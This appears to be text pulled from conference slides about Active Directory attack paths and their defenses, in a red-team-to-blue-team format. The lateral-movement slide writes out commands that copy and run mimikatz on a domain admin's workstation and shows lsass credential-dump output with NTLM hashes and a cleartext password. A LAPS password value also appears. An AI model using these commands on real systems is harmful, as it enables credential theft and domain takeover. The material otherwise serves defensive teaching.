
Attribute	Value
msImaging-HashAlgor...	<not set>
msImaging-Thumbprin...	<not set>
ms-Mcs-AdmPwd	6bQxjEeJJKE0
ms-Mcs-AdmPwdExpi...	130427612731068439
mSMQDigests	<not set>
mSMQDigestsMig	<not set>
mSMQSignCertificates	<not set>
mSMQSignCertificate...	<not set>
msNPAllowDialin	<not set>
msNPCallingStationID	<not set>
msNPSavedCallingSt...	<not set>
msPKIAccountCrede...	<not set>
msPKI-CredentialRoa...	<not set>
msPKIDPAPIMasterK...	<not set>

Edit Filter

OK Cancel Apply Help

STEP 4.5

LATERAL MOVEMENT



?

Typical
Defenses

- HARDENING! USER
RIGHT ASSIGNMENTS!
YAY!
- LOCAL ACCOUNTS →
DENY ALL THE THINGS
- WHY U NO FIREWALL
SMB/WMI/NETBIOS?

FREE
DEFENSE

10.0.42.187 (jimmyvo) -> 10.0.42.127 (gross)

gross - IT Administrator with DA

Machine name - gross-Admin

IP: 10.0.42.127

Using local administrator credentials harvested from patient zero, attacker moves laterally to domain admin's workstation

```
cmd.exe net use \\gross-Admin\IPC$  
copy mimikatz.exe \\gross-Admin\IPC$\mimikatz.exe  
at.exe \\gross-ADMIN\C$\mimikatz.exe somecommand
```

```
mimikatz # inject::process lsass.exe sekurlsa.dll  
PROCESSENTRY32(lsass.exe).th32ProcessID = 488  
Attente de connexion du client...  
Serveur connecté à un client !  
Message du processus :  
Bienvenue dans un processus distant  
Gentil Kiwi
```

SekurLSA : librairie de manipulation des données de sécurités dans LSASS

```
mimikatz # @getLogonPasswords
```

```
Authentication Id      : 0;269456  
Package d'authentification : NTLM  
Utilisateur principal  : gross  
Domaine d'authentification : ACME  
msv1_0 : lm{ 5EDC5C908E336ABC667AF7177AF0E052 }, ntlm{ 0882CA1FB3A07CA5B14DE48E75C5BEDD }  
wdigest : i8myUsername!  
tspkg : i8myUsername!
```


- **RESPONDER**
- **SMBRELAY**
- **PSEXEC**

Test
those..

STEP 5 DOMAIN ADMIN PRIVILEGES



- “WE MONITOR
MODIFICATIONS TO THE
DOMAIN/ENTERPRISE
ADMINS GROUP”
- “WE USE MULTIPLE
DOMAINS FOR
SEPARATION”

Typical
Defenses

Domains are not security boundaries, forests are.
Domains are not security boundaries, forests are.
Domains are not security boundaries, forests are.
Domains are not security boundaries, forests are.
Domains are not security boundaries, forests are.
Domains are not security boundaries, forests are.
Domains are not security boundaries, forests are.
Domains are not security boundaries, forests are.
Domains are not security boundaries, forests are.
Domains are not security boundaries, forests are.
Domains are not security boundaries, forests are.



- SERIOUSLY: SEPARATE YOUR
SERVICE ACCOUNTS
- PATCH DOMAIN CONTROLLERS
LIKE CHUCK NORRIS WOULD
- DELEGATE DELEGATE DELEGATE
- DEDICATED ADMIN BOXES
- LLMNR: No!!!!111
- KNOW WHAT EFFECTIVE
PERMISSIONS ARE

FREE
DEFENSE



DELEGATE
DELEGATE
DELEGATE

- COMPLEXITY IS THE ENEMY
- VERY FEW MEDIUM TO LARGE ORGS UNDERSTAND THEIR AD GROUP NESTING SITUATION
- FREE TOOLS!
- GREAT VIZ.

EFFECTIVE
PERMISSIONS

Processing

Exploring security group nesting for "CN=Montreal Sysadmins,OU=Groups,DC=acmeanvils,DC=xyz" using property "MemberOf":

00 Montreal Sysadmins

01 DC=acmeanvil

01 └ Local Adm

01 DC=acmean

01 └ Local Adm

01 DC=acmean

01 └ Print Ser


01 DC=acmean

02 └ Restar

02 DC=acm

03 └ Mon

03 DC=



MemberOf nesting chain for "acmeanvils.xyz/Groups/Montreal Sysadmins" seems not optimal on some points:

- loop on "acmeanvils.xyz/Groups/Montreal Sysadmins"

Nesting Level: 3

Known Group(s) Count: 5

Nesting Potential Issue(s): 1

Estimated Token Size: 1240 bytes

Unknown Group(s) Count: 0

Nesting Potential Issue(s): 0

GroupName: Global Group


GroupName: Domain Local Group

GroupName: Universal Group

GroupName: GroupType/Scope unknown due to ACL restriction

Color Filled: Nesting issue

Ending



~*~

Security Groups and nesting found with Subtree search starting from CN=Test Group 1,CN=Users,DC=itsi-lab,DC=fr and using MemberOf back-link attribute over Forest
12/05/2015

~*~


Green: Global Group
Red: Domain Local Group
Cyan: Universal Group
Magenta: GroupType/Scope unknown due to ACL or Replication issue
Color Filled: Nesting issue

PRIVILEGED ACCESS WORKSTATIONS



MORE INFO

